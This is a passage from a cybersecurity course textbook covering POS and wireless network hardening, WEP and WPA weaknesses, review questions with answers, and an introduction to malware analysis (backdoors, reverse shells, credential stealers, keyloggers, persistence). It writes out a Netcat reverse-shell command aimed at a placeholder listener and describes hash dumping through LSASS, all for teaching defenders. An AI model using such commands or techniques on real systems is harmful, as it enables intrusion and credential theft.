Any hacker who has cracked or anyhow get entered into your main email password has the keys to your [virtual] kingdom because passwords from the other sites you visit can be reset via your main email account.

d. Use updated antivirus and Conduct regular scans of your entire network:

The best way to determine if your systems have been compromised is to scan them regularly for vulnerabilities. For relatively low budget, a security vendor will remotely scan all of your external systems/access points to determine if any of them are vulnerable to intrusion.

e. Limit remote access and make some rules:

Most of the organizations leave their firewalls open to outsider's entry by managers who are working remotely or vendors who routinely perform maintenance on systems. Create strong passwords instead of using the default ones, and change them after a particular set of time. Similarly, always change default firewall settings to allow only necessary access, and limit remote access to secure methods such as VPN.

f. Ensure all sensitive data is encrypted using a strong encryption algorithm:

If you have older POS equipment that sends raw credit card data to a back-office server, it's time to upgrade that equipment. Modern, secure POS systems encrypt credit card data as soon as a card is swiped, and they immediately send that data to the payment processor without any temporary storing of data. Double-check your POS system to make sure it complies with PCI standards.

g. Maintain a strong firewall for securing your network:

The PCI data security standards prescribe firewalls for compliance. Make sure your firewall is hardened according to new rules and updated with recent intruder's definition and is supported by virus protection software.

h. Segment your network into necessary divisions:

For example, make sure your POS data traffic is separate from your Wi-Fi system, security cameras, digital menu boards, other connections, etc. If you want to enable managers to connect to the POS via Wi-Fi, connect them through a virtual LAN that differentiates authorized traffic into a security zone.

i. Keep your software updated/upgraded with latest updates:

Manufacturers frequent update their operating systems and POS software to tighten security and eliminate the weaknesses vulnerable to hackers. Make sure you have downloaded the latest operating system patches and keep all POS software up-to-date.

j. System Hardening:

This can also be referred as lockdown or security tightening, and involves activities such as configuring software for optimum use, deactivating unnecessary software that can lead to some simple attacks, and configuring the operating system for optimum security. Usually the system-hardening process is carried out in a mannered step by step approach to iteratively increase the number of defensive layers and reduce the exposed attack surfaces.

4.12 Wireless Security

Wireless Internet access technology is being increasingly deployed in both office and public environments, as well as by the Internet users at home. Wireless technologies, in the simplest sense, enable one or more devices to communicate without physical connections without requiring network or peripheral cabling. Wireless technologies use radio frequency transmissions as the means for transmitting data, whereas wired technologies use cables.

Wireless security is the prevention of unauthorized access or damage to computers using wireless networks. The most common types of wireless security are Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA). WEP is a notoriously weak security standard. WEP is an old IEEE 802.11 standard from 1999, which was out dated in 2003 by WPA, or Wi-Fi Protected Access. WPA was a quick alternative to improve security over WEP. The current standard is WPA2; some hardware cannot support WPA2 without firmware upgrade or replacement. WPA2 uses an encryption device that encrypts the network with a 256-bit key; the longer key length improves security over WEP.

Wireless devices communicate through radio transmissions, without physical connections and without network or peripheral cabling. Wireless systems include

local area networks, personal networks, cell phones, and devices such as wireless headphones, microphones, and other devices that do not process or store information. Other wireless devices being widely used include infrared (IR) devices such as remote controls, cordless computer keyboards, mouse devices, and wireless hi-fi stereo headsets, all of which require a direct line of sight between the transmitter and the receiver.

Authentication: Only clients who know a shared secret may connect to the network. WEP was the first cryptographic protocol developed for Wi-Fi to enable privacy and authentication. WEP, however, was not secure after all. To rectify the security issues with WEP, the Wi-Fi Alliance pushed a new cryptographic protocol, WPA. Since then, a common practice of securing a WPA enabled network with passwords has been discovered to be vulnerable to an offline dictionary-attack. Even though WPA itself is thought to be secure, apart from the dictionary-attack, it was a quick fix to the problems in WEP.

4.13 Use of Wi-Fi

Wireless technologies have become inexpensive, user-friendly and available to a large number of people and companies. In dense urban areas, access points belonging to different individuals are so closely spaced that their coverage areas overlap. With its popularity and the availability to anyone within range, many individuals detect Wi-Fi networks as a hobby. War drivers bring their laptops and Wi-Fi gear. With WEP, anyone participating in the network can eavesdrop on other conversations in the network in their cars. With the aid of a Global Positioning System (GPS) receiver and an antenna, they explore areas and map the locations and coverage areas of access points. Some do it for the fun, and some with the intent to exploit vulnerable Wi-Fi networks. War bikers and war walkers do the same by other means of transportation.

4.14 Types of Wireless Security

Wireless security is of two types: WEP and WPA.

WEP: WEP stands for Wired Equivalent Privacy. WEP was designed to provide the same level of security as wired networks. When you enable WEP, you set up a network security key. This key encrypts the information that one computer sends to another computer across your network. However, WEP security is relatively easy to crack.

When using WEP, all clients and APs on a wireless network use the same key to encrypt and decrypt data. The key resides in the client computer and in each AP on the network. Since the 802.11 standard does not specify a key management protocol.

The shared key can be used for client authentication. This requires a four step process between the AP and the client. This process is as follows:

- a. The client makes an authentication request to the AP.
- b. The AP returns a challenge phrase to the client.
- c. The client encrypts the challenge phrase using the shared symmetric key and transmits it to the AP.
- d. The AP then compares the client's response with its phrase; if there is a match, the client is authorized otherwise the client is rejected.

Security problems with WEP include the following:

The use of static WEP keys: Many users in a wireless network potentially sharing the identical key for long periods of time, is well-known security vulnerability. This is in part due to the lack of any key management provisions in the WEP protocol. If a computer such as a laptop were to be lost or stolen, the key could become compromised along with all the other computers sharing that key.

Caffe Latte attack: The Caffe Latte attack is another way to defeat WEP. It is not necessary for the attacker to be in the area of the network using this exploit. By using a process that targets the Windows wireless stack, it is possible to obtain the WEP key from a remote client. By sending a flood of encrypted ARP requests, the assailant takes advantage of the shared key authentication and the message modification flaws in 802.11WEP. The attacker uses the ARP responses to obtain the WEP key in less than 6 minutes.

WEP provides no cryptographic integrity protection. However, the 802.11 MAC protocol uses a no cryptographic Cyclic Redundancy Check (CRC) to check the integrity of packets, and acknowledge packets with the correct checksum. The combination of no cryptographic checksums with stream ciphers is dangerous and often introduces vulnerabilities, as is the case for WEP. There is an active attack that permits the attacker to decrypt any packet by systematically modifying the packet and CRC sending it to the AP and noting whether the packet is acknowledged. These kinds of attacks are often subtle, and it is now considered risky to design encryption protocols that do not include cryptographic integrity protection, because of the possibility of interactions with other protocol levels that can give away information about cipher text.

Authentication is not enabled; only simple SSID identification occurs. Identity-based systems are highly vulnerable particularly in a wireless system because signals can be more easily intercepted.

Device authentication is simple shared-key challenge-response. One-way challenge-response authentication is subject to "man-in the-middle" attacks. Mutual authentication is required to provide verification that users and the network are legitimate.

4.15 WPA

WPA stands for Wi-Fi Protected Access. WPA is introduced as an interim security enhancement over WEP while the 802.11i wireless security standard was being developed. Most current WPA implementations use a pre shared key (PSK), commonly referred to as WPA Personal, and the Temporal Key Integrity Protocol (TKIP, pronounced tee-kip) for encryption. WPA Enterprise uses an authentication server to generate keys or certificates.

WPA's encryption method is the Temporal Key Integrity Protocol (TKIP). TKIP addresses the weaknesses of WEP by including a per-packet mixing function, a message integrity check, an extended initialization vector, and a re-keying mechanism. WPA provides "strong" user authentication based on 802.1x and the

Extensible Authentication Protocol (EAP). WPA depends on a central authentication server such as RADIUS to authenticate each user.

WPA also includes a message integrity check, which is designed to prevent an attacker from altering and resending data packets. This replaces the cyclic redundancy check (CRC) that was used by the WEP standard. CRC's main flaw was that it did not provide a sufficiently strong data integrity guarantee for the packets it handled. Well tested message authentication codes existed to solve these problems, but they required too much computation to be used on old network cards. WPA uses a message integrity check algorithm called Michael to verify the integrity of the packets. Michael is much stronger than a CRC, but not as strong as the algorithm used in WPA2.

Security problems with WPA include the following:

1. **Weak Password:** Pre-shared key WPA and WPA2 remain vulnerable to password cracking attacks if users rely on a weak password or passphrase. To protect against a brute force attack, a truly random passphrase of 20 characters (selected from the set of 95 permitted characters) is probably sufficient. Brute forcing of simple passwords can be attempted using the Aircrack Suite starting from the four-way authentication handshake exchanged during association or periodic re-authentication.
2. **WPS PIN recovery:** Most recent models have this feature and enable it by default. Many consumer Wi-Fi device manufacturers had taken steps to eliminate the potential of weak passphrase choices by promoting alternative methods of automatically generating and distributing strong keys when users add a new wireless adapter or appliance to a network. These methods include pushing buttons on the devices or entering an 8-digit PIN. The Wi-Fi Alliance standardized these methods as Wi-Fi Protected Setup; however the PIN feature as widely implemented introduced a major new security flaw. The flaw allows a remote attacker to recover the WPS PIN and, with it, the router's WPA/WPA2 password in a few hours.

4.16 Wireless Security Policy

- Secure communications: Encrypt data that travels on the network, and authenticate users to be sure you know who is using the WLAN. Cisco supports all industry-standard encryption and authentication methods for the broadest client device compatibility.
- Use strong encryption: As soon as you install your network, set up the strongest wireless encryption you can. Wired Equivalent Privacy (WEP) encryption is adequate, but WPA and WPA2 give you stronger options.
- Change the default network name: When you set up your network equipment, change the default name to make it more difficult for hackers to find. Do not choose your company name, company phone number, or other information about your company that is easy to guess or find on the Internet.
- Use VLANs or MAC address control lists combined with encryption to restrict user access.
- Implement Cisco secure guest access features to allow visitors to connect to the network or Internet while keeping your business network and resources separate and secure.
- Be sure that management ports are secured.
- Physically hide or secure access points to prevent tampering. In many buildings, Cisco access points can be installed in the plenum space above the ceiling, providing optimal coverage in a secure location.
- Use video surveillance cameras to monitor your office building and site for suspicious activity.

Glossary

- Asset: Any physical or logical resource OR Anything which has value to the organisation.
- Asset management: Asset management is all about discovery, ownership, value, acceptable use, protection, and disposal of information-related assets.

- Owner: The information owner is the entity within the organization that has been assigned the responsibility to exercise the organization's proprietary rights and grant access privileges to those with a true business need.
- Custodian: The custodian is the entity which is responsible for overseeing and implementing the necessary safeguards to protect assets, at the level classified by the information owner.
- User: User is the person who is responsible for viewing, amending, or updating the content of the information assets. This can be any user of the information in the inventory created by the information owner.

4.17 Summary

- In information security, computer security and network security an asset is any data, device, or other component of the environment that supports information- related activities.
- IT asset management (ITAM) is the set of business practices that join financial, contractual and inventory functions to support life cycle management and strategic decision making for the IT environment.
- An IT asset is any company-owned information, system or hardware that is used in the course of business activities.

4.18 Check Your Progress

1. generally include hardware (e.g. servers and switches), software (e.g. mission critical applications and support systems) and confidential information.
2. The.....is the entity which is responsible for overseeing and implementing the necessary safeguards to protect assets, at the level classified by the information owner.
3. A.....is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined security rules.

4.firewall operate at a comparatively low level of the TCP/IP protocol stack, which doesn't allow packets to pass through the firewall unless they match the established rule set.
5. Aserver is a gateway from one network to another for a specific application on network, in the sense that it functions as a proxy interface on behalf of the network user.
6. A.....firewall will protect your computer from outside attempts to control or gain access your computer, and, depending on your choice of software firewall, it could also provide protection against the most common Trojan programs or e-mail worms.
7.can also be referred as lockdown or security tightening, and involves activities such as configuring software for optimum use, deactivating unnecessarysoftware that can lead to some simple attacks, and configuring the operating system for optimum security.
8.technologies use radio frequency transmissions as the means for transmitting data, whereas wired technologies use cables.
9. WEP stands for

4.18.1 Answers to Check Your Progress

1. Assets
2. Custodian
3. Firewall
4. Packet filter
5. Proxy
6. Software
7. System hardening
8. Wireless
9. Wired Equivalent Privacy

4.19 Model Questions

1. Define IT Asset Management (ITAM)?
2. Differentiate between tangible and intangible assets?

-
3. Write down the steps for securing an asset?
 4. Full forms of PCSM, SAM, SCD, SSCD, TRSM?
 5. List out key features and types of Hardware Security Module (HSM)?
 6. Define MAC?
 7. What do you understand by firewalls? Explain along with its types and diagram? 8 When and where to implement hardware based firewall?
 8. Write down few points to prevent your network from anonymous attack?
 9. Define WEP and WPA?
 10. What are the security problems with WEP and WPA? Explain briefly.
-

4.20 References and Suggested Readings

1. Cyber Security Techniques, Uttarakhand Open University, 2016.
2. Network Security Secrets & Solutions / McClure & Scambray.

BLOCK II

Unit 1: Malware Analysis

1

Structure

1.0 Learning Objectives

1.1 Introduction

1.2 Malware Analysis and its Goals

1.3 Malware Analysis. Techniques

1.4 Types of Malware

1.5 General Rules for Malware Analysis

1.6 Malware Functionality

1.7 Backdoors

1.8 Credential Stealers

1.9 Persistence Mechanisms

1.10 Privilege Escalation

1.11 Covering its Tracks-User-Mode Rootkits

1.12 Tools for malware analysis

1.13 Summary

1.0 Learning Objectives

After studying this unit, you should be able to:

- Understand the malware, its capabilities, rules for malware analysis and types of malware analysis
- Understand the concepts of malware analysis techniques.
- Know different types of backdoors and credential stealers.
- Know different types of tools for malware analysis.

1.1 Introduction

The phone rings, and the networking guys tell you that you have been hacked and that your customer sensitive information is being stolen from your network. You begin your investigation by checking your logs to identify the hosts involved. You scan the hosts with antivirus software to find the malicious program, and catch a lucky break when it detects a trojan horse named TROJ.snapAK. You delete the file in an attempt to clean things up, and you use network capture to create an intrusion detection system (IDS) signature to make sure no other machines are infected. Then you patch the hole that you think the attackers used to break into ensure that it doesn't happen again.

Then, several days later, the networking guys are back, telling you that sensitive data is being stolen from your network. It seems like the same attack, but you have no idea what to do. Clearly, your IDS signature failed, because more machines are infected, and your antivirus software isn't providing enough protection to isolate the threat. Now upper management demands an explanation of what happened, and all you can tell them about the malware is that it was TROJ.snapAK. You don't have the answers to the most important questions, and you're looking kind of lame.

How do you determine exactly what TROJ.snapAK does so you can eliminate the threat? How do you write a more effective network signature? How can you find out if any other machines are infected with this malware? How can you make sure you've

deleted the entire malware package and not just one part of it? How can you answer management's questions about what the malicious program does?

All you can do is tell your boss that you need to hire expensive outside consultants because you can't protect your own network. That's not really the best way to keep your job secure. Ah, but fortunately, you were smart enough to pick up a copy of Practical Malware Analysis. The skills you'll learn in this section will teach you how to answer those hard questions and show you how to protect your network from malware.

1.2 Malicious Software and its Goals

Malicious software, or malware, plays a part in most computer intrusion and security incidents. Any software that does something that causes harm to the user, computer, or network can be considered malware, including viruses, trojan horses, worms, rootkits, scareware, and spyware. While the various malware incarnations do all sorts of different things as malware analysts, we have a core set of tools and techniques at our disposal for analyzing malware.

Malware analysis is the art of dissecting malware to understand how it works, how to identify it, and how to defeat or eliminate it. And you don't need to be an uber-hacker to perform malware analysis.

With millions of malicious programs in the wild, and more encountered every day, malware analysis is critical for anyone who responds to computer security incidents. And, with a shortage of malware analysis professionals, the skilled malware analyst is in serious demand.

The purpose of malware analysis is usually to provide the information you need to respond to a network intrusion. Your goals will typically be to determine exactly what happened, and to ensure that you've located all infected machines and files. When analyzing suspected malware, your goal will typically be to determine exactly what a particular suspect binary can do, how to detect it on your network, and how to measure and contain its damage.

Once you identify which files require full analysis, it's time to develop signatures to detect malware infections on your network. As you'll learn throughout this section, malware analysis can be used to develop host-based and network signatures.

- a) **Host-based signatures** or indicators, are used to detect malicious code on victim computers. These indicators often identify files created or modified by the malware or specific changes that it makes to the registry. Unlike antivirus signatures, malware indicators focus on what the malware does to a system, not on the characteristics of the malware itself, which makes them more effective in detecting malware that changes form or that has been deleted from the hard disk.
- b) **Network signatures** are used to detect malicious code by monitoring network traffic. Network signatures can be created without malware analysis, but signatures created with the help of malware analysis are usually far more effective, offering a higher detection rate and fewer false positives.

1.3 Malware Analysis Techniques

Most often, when performing malware analysis, you'll have only the malware executable, which won't be human-readable. In order to make sense of it, you'll use a variety of tools and tricks, each revealing a small amount of information. You'll need to use a variety of tools in order to see the full picture.

There are two fundamental approaches to malware analysis: **static and dynamic**. Static analysis involves examining the malware without running it. Dynamic analysis involves running the malware. Both techniques are further categorized as basic or advanced.

1.3.1 Basic Static Analysis

Basic static analysis consists of examining the executable file without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures. Basic static analysis is straightforward and

can be quick, but it is largely ineffective against sophisticated malware, and it can miss important behaviors.

1.3.2 Basic Dynamic Analysis

Basic dynamic analysis techniques involve running the malware and observing its behavior on the system in order to remove the infection, produce effective signatures, or both. However, before you can run malware safely, you must set up an environment that will allow you to study the running malware without risk of damage to your system or network. Like basic static analysis techniques, basic dynamic analysis techniques can be used by most people without deep programming knowledge, but they won't be effective with all malware and can miss important functionality.

1.3.3 Advanced Static Analysis

Advanced static analysis consists of reverse-engineering the malware's internals by loading the executable into a disassembler and looking at the program instructions in order to discover what the program does. The instructions are executed by the CPU, so advanced static analysis tells you exactly what the program does. However, advanced static analysis has a steeper learning curve than basic static analysis and requires specialized knowledge of disassembly, code constructs, and Windows operating system concepts.

1.3.4 Advanced Dynamic Analysis

Advanced dynamic analysis uses a debugger to examine the internal state of a running malicious executable. Advanced dynamic analysis techniques provide another way to extract detailed information from an executable. These techniques are most useful when you're trying to obtain information that is difficult to gather with the other techniques.

1.4 Types of Malware

When performing malware analysis, you will find that you can often speed up your analysis by making educated guesses about what the malware is trying to do and then

confirming those hypotheses. Of course, you'll be able to make better guesses if you know the kinds of things that malware usually does. To that end, here are the categories that most malware falls into:

- a) **Backdoor:** Malicious code that installs itself onto a computer to allow the attacker access. Backdoors usually let the attacker connect to the computer with little or no authentication and execute commands on the local system.
- b) **Botnet:** Similar to a backdoor, in that it allows the attacker access to the system, but all computers infected with the same botnet receive the same instructions from a single command-and-control server.
- c) **Downloader:** Malicious code that exists only to download other malicious code. Downloaders are commonly installed by attackers when they first gain access to a system. The downloader program will download and install additional malicious code.
- d) **Information-stealing malware:** Malware that collects information from a victim's computer and usually sends it to the attacker. Examples include sniffers, password hash grabbers, and key loggers. This malware is typically used to gain access to online accounts such as email or online banking.
- e) **Launcher Malicious program:** used to launch other malicious programs. Usually, launchers use nontraditional techniques to launch other malicious programs in order to ensure stealth or greater access to a system.
- f) **Rootkit:** Malicious code designed to conceal the existence of other code. Rootkits are usually paired with other malware, such as a backdoor, to allow remote access to the attacker and make the code difficult for the victim to detect.
- g) **Scareware:** Malware designed to frighten an infected user into buying something. It usually has an user interface that makes it look like an anti-virus or other security program. It informs users that there is malicious code on their system and that the only way to get rid of it is to buy their "software", when in reality, the software it's selling does nothing more than remove the scareware.
- h) **Spam-sending malware:** Malware that infects user's machine and then uses

that machine to send spam. This malware generates income for attackers by allowing them to sell spam-sending services.

- i) **Worm or virus:** Malicious code that can copy itself and infect additional computers.

Malware often spans multiple categories. For example, a program might have a keylogger that collects passwords and a worm component that sends spam. So don't get too caught up in classifying malware according to its functionality.

Malware can also be classified based on whether the attacker's objective is mass or targeted. Mass malware, such as scareware, takes the shotgun approach and is designed to affect as many machines as possible. Of the two objectives, it's the most common, and is usually the less sophisticated and easier to detect and defend against because security software targets it.

Targeted malware, like a one-of-a-kind backdoor, is tailored to a specific organization. Targeted malware is a bigger threat to networks than mass malware, because it is not widespread and your security products probably won't protect you from it. Without a detailed analysis of targeted malware, it is nearly impossible to protect your network against that mal-ware and to remove infections. Targeted malware is usually very sophisticated, and your analysis will often require the advanced analysis skills covered in this unit.

1.5 General Rules for Malware Analysis

We'll finish this primer with several rules to keep in mind when performing analysis.

- **First**, don't get too caught up in the details. Most malware programs are large and complex, and you can't possibly understand every detail. Focus instead on the key features. When you run into difficult and complex sections, try to get a general overview before you get stuck in the weeds.
- **Second**, remember that different tools and approaches are available for different jobs. There is no one approach. Every situation is different, and the

various tools and techniques that you'll learn will have similar and sometimes overlapping functionality. If you're not having luck with one tool, try another. If you get stuck, don't spend too long on any one issue; move on to something else. Try analyzing the malware from a different angle, or just try a different approach.

- Finally, remember that malware analysis is like a cat-and-mouse game. As new malware analysis techniques are developed, malware authors respond with new techniques to thwart analysis. To succeed as a malware analyst, you must be able to recognize, understand, and defeat these techniques, and respond to changes in the art of malware analysis.

1.6 Malware Functionality

1.6.1 Downloaders and Launchers

Two commonly encountered types of malware are downloaders and launchers. Downloaders simply download another piece of malware from the Internet and execute it on the local system. Downloaders are often packaged with an exploit. Downloaders commonly use the Windows API URLDownloadToFileA, followed by a call to WinExec to download and execute new malware.

A launcher (also known as a loader) is any executable that installs malware for immediate or future covert execution. Launchers often contain the malware that they are designed to load.

1.7 Backdoors

A backdoor is a type of malware that provides an attacker with remote access to a victim's machine. Backdoors are the most commonly found type of malware, and they come in all shapes and sizes with a wide variety of capabilities. Backdoor code often implements a full set of capabilities, so when using a backdoor attackers typically don't need to download additional malware or code.

Backdoors communicate over the Internet in numerous ways, but a common method

is over port 80 using the HTTP protocol. HTTP is the most commonly used protocol for outgoing network traffic, so it offers malware the best chance to blend in with the rest of the traffic.

Backdoors come with a common set of functionality, such as the ability to manipulate registry keys, enumerate display windows, create directories, search files, and so on. You can determine which of these features is implemented by a backdoor by looking at the Windows functions it uses and imports.

1.7.1 Reverse Shell

A reverse shell is a connection that originates from an infected machine and provides attackers shell access to that machine. Reverse shells are found as both stand-alone malware and as components of more sophisticated backdoors. Once in a reverse shell, attackers can execute commands as if they were on the local system.

1. Netcat Reverse Shells

It can be used to create a reverse shell by running it on two machines. Attackers have been known to use Netcat or package Netcat within other malware. When Netcat is used as a reverse shell, the remote machine waits for incoming connections using the following:

The `-l` option sets Netcat to listening mode, and `-p` is used to set the port on which to listen. Next, the victim machine connects out and provides the shell using the following command: `nclistener_ip 80 -e cmd.exe`

The `listener_ip 80` parts are the IP address and port on the remote machine. The `-e` option is used to designate a program to execute once the connection is established, tying the standard input and output from the program to the socket (on Windows, `cmd.exe` is often used, as discussed next).

2. Windows Reverse Shells

Attackers employ two simple malware coding implementations for reverse shells on Windows using `cmd.exe`: basic and multithreaded.

The basic method is popular among malware authors, since it's easier to write and generally works just as well as the multithreaded technique. It involves a call to `CreateProcess` and the manipulation of the `STARTUPINFO` structure that is passed to


CreateProcess. First, a socket is created and a connection to a remote server is established. That socket is then tied to the standard streams (standard input, standard output, and standard error) for cmd.exe. CreateProcess runs cmd.exe with its window suppressed, to hide it from the victim.

The multithreaded version of a Windows reverse shell involves the creation of a socket, two pipes, and two threads (so look for API calls to CreateThread and CreatePipe). This method is sometimes used by malware authors as part of a strategy to manipulate or encode the data coming in or going out over the socket. CreatePipe can be used to tie together read and write ends to a pipe, such as standard input (stdin) and standard output (stdout).

The CreateProcess method can be used to tie the standard streams to pipes instead of directly to the sockets. After CreateProcess is called, the malware will spawn two threads: one for reading from the stdin pipe and writing to the socket, and the other for reading the socket and writing to the stdout pipe. Commonly, these threads manipulate the data using data encoding. You can reverse-engineer the encoding/decoding routines used by the threads to decode packet captures containing encoded sessions.

1.7.2 RATs

A remote administration tool (RAT) is used to remotely manage a computer or computers. RATs are often used in targeted attacks with specific goals, such as stealing information or moving laterally across a network. Figure 1 shows the RAT network structure. The server is running on a victim host implanted with malware. The client is running remotely as the command and control unit operated by the attacker. The servers beacon to the client to start a connection, and they are controlled by the client. RAT communication is typically over common ports like 80 and 443.



1.7.3 Botnets

A botnet is a collection of compromised hosts, known as **zombies**, that are controlled by a single entity, usually through the use of a server known as a botnet controller. The goal of a botnet is to compromise as many hosts as possible in order to create a large network of zombies that the botnet uses to spread additional malware or spam, or perform a distributed denial-of-service (DDoS) attack. Botnets can take a website offline by having all of the zombies attack the website at the same time.

1.7.4 RATs and Botnets Compared

There are a few key differences between botnets and RATs:

- a) Botnets have been known to infect and control millions of hosts. RATs typically control far fewer hosts.
- b) All botnets are controlled at once. RATs are controlled on a per-victim basis because the attacker is interacting with the host at a much more intimate level.
- c) RATs are used in targeted attacks. Botnets are used in mass attacks.

1.8 Credential Stealers

Attackers often go to great lengths to steal credentials, primarily with three types of malware:

- a) Programs that wait for user to log in in order to steal their credentials.
- b) Programs that dump information stored in Windows, such as password hashes, to be used directly or cracked offline.
- c) Programs that log keystrokes.

1.8.1 GINA Interception


On Windows XP, Microsoft's Graphical Identification and Authentication (GINA) interception is a technique that malware uses to steal user credentials. The GINA system was intended to allow legitimate third parties to customize the logon process by

adding support for things like authentication with hardware radio frequency identification (RFID) tokens or smart cards. Malware authors take advantage of this third-party support to load their credential stealers.

GINA is implemented in a DLL, msgina.dll, and is loaded by the Win-logon executable during the login process. Winlogon also works for third-party customizations implemented in DLLs by loading them in between Winlogon and the GINA DLL (like a man-in-the-middle attack).

Windows conveniently provides the following registry location where third-party DLLs will be found and loaded by Winlogon HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL. In one instance, we found a malicious file fsgina.dll installed in this registry location as a GINA interceptor.

Figure 2 shows an example of the way that logon credentials flow through a system with a malicious file between Winlogon and msgina.dll. The malware (fsgina.dll) is able to capture all user credentials submitted to the system for authentication. It can log that information to disk or pass it over the network.



Because fsgina.dll intercepts the communication between Winlogon and msgina.dll, it must pass the credential information on to msgina.dll so that the system will continue to operate normally. In order to do so, the malware must contain all DLL exports required by GINA; specifically, it must export more than 15 functions, most of which are prepended with Wlx. Clearly, if you find that you are analyzing a DLL with many export functions that begin with the string Wlx, you have a good indicator that you are examining a GINA interceptor.

1.8.2 Hash Dumping

Dumping Windows hashes is a popular way for malware to access system credentials. Attackers try to grab these hashes in order to crack them offline or to use them in a pass-the-hash attack. A pass-the-hash attack uses LM and NTLM hashes to authenticate to a remote host (using NTLM authentication) without needing to decrypt or crack the hashesto obtain the plaintext password to log in.

Pwdump and the Pass-the-Hash (PSH) Toolkit are freely available packages that provide hash dumping. Since both of these tools are open source, a lot of malware is derived from their source code. Most antivirus programs have signatures for the default compiled versions of these tools, so attackers often try to compile their own versions in order to avoid detection. The examples in this section are derived versions of pwdump or PSH that we have encountered in the field.

Pwdump is a set of programs that outputs the LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM). Pwdump works by performing DLL injection inside the Local Security Authority Subsystem Service (LSASS) process (better known as lsass.exe). A malware can run a DLL inside another process, thereby providing that DLL with all of the privileges of that process. Hash dumping tools often target lsass.exe because it has the necessary privilege level as well as access to many useful API functions.

Standard pwdump uses the DLL Isaext.dll. Once it is running inside lsass.exe, pwdump calls GetHash, which is exported by Isaext.dll in order to perform the hash extraction. This extraction uses undocumented Windows function calls to enumerate the users on a system and get the password hashes in unencrypted form for each user.

1.8.3 Keystroke Logging

Keylogging is a classic form of credential stealing. When keylogging, malware records keystrokes so that an attacker can observe typed data like usernames and passwords. Windows malware uses many forms of keylogging.

Kernel-Based Keyloggers


Kernel-based keyloggers are difficult to detect with user-mode applications. They are frequently part of a rootkit and they can act as keyboard drivers to capture keystrokes, bypassing user-space programs and protections.

User-Space Keyloggers

Windows user-space keyloggers typically use the Windows API and are usually implemented with either hooking or polling. Hooking uses the Windows API to notify the malware each time a key is pressed, typically with the SetWindowsHookEx function. Polling uses the Windows API to constantly poll the state of the keys, typically using the GetAsyncKeyState and GetForegroundWindow functions. Hooking keyloggers leverage the Windows API function SetWindowsHookEx. This type of keylogger may come packaged as an executable that initiates the hook function, and may include a DLL file to handle logging that can be mapped into many processes on the system automatically.

We'll focus on polling keyloggers that use GetAsyncKeyState and GetForegroundWindow. The GetAsyncKeyState function identifies whether a key is pressed or depressed, and whether the key was pressed after the most recent call to GetAsyncKeyState. The GetForegroundWindow function identifies the foreground window—the one that has focus—which tells the keylogger which application is being used for keyboard entry (Notepad or Internet Explorer, for example).

Figure 3 illustrates a typical loop structure found in a polling keylogger. The program begins by calling GetForegroundWindow, which logs the active window. Next, the inner loop iterates through a list of keys on the keyboard. For each key, it calls GetAsyncKeyState to determine if a key has been pressed. If so, the program checks the SHIFT and CAPS LOCK keys to determine how to log the keystroke properly. Once the inner loop has iterated through the entire list of keys, the GetForegroundWindow function is called again to ensure the user is still in the same window. This process repeats quickly enough to keep up with a user's typing. (The keylogger may call the Sleep function to keep the program from eating up system resources.)



1.9 Persistence Mechanisms

Once malware gains access to a system, it often looks to be there for a long time. This behavior is known as persistence (modification of the system's registry). If the persistence mechanism is unique enough, it can even serve as a great way to fingerprint a given piece of malware.

The Windows Registry

In Windows registry, it is common for malware to access the registry to store configuration information, gather information about the system, and install itself persistently. The following registry key is a popular place for malware to install itself:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

1.9.1 Trojanized System Binaries

Another way that malware gains persistence is by trojanizing system binaries. With this technique, the malware patches bytes of a system binary to force the system to execute the malware the next time the infected binary is run or loaded. Malware authors typically target a system binary that is used frequently in normal Windows operation. DLLs are a popular target.

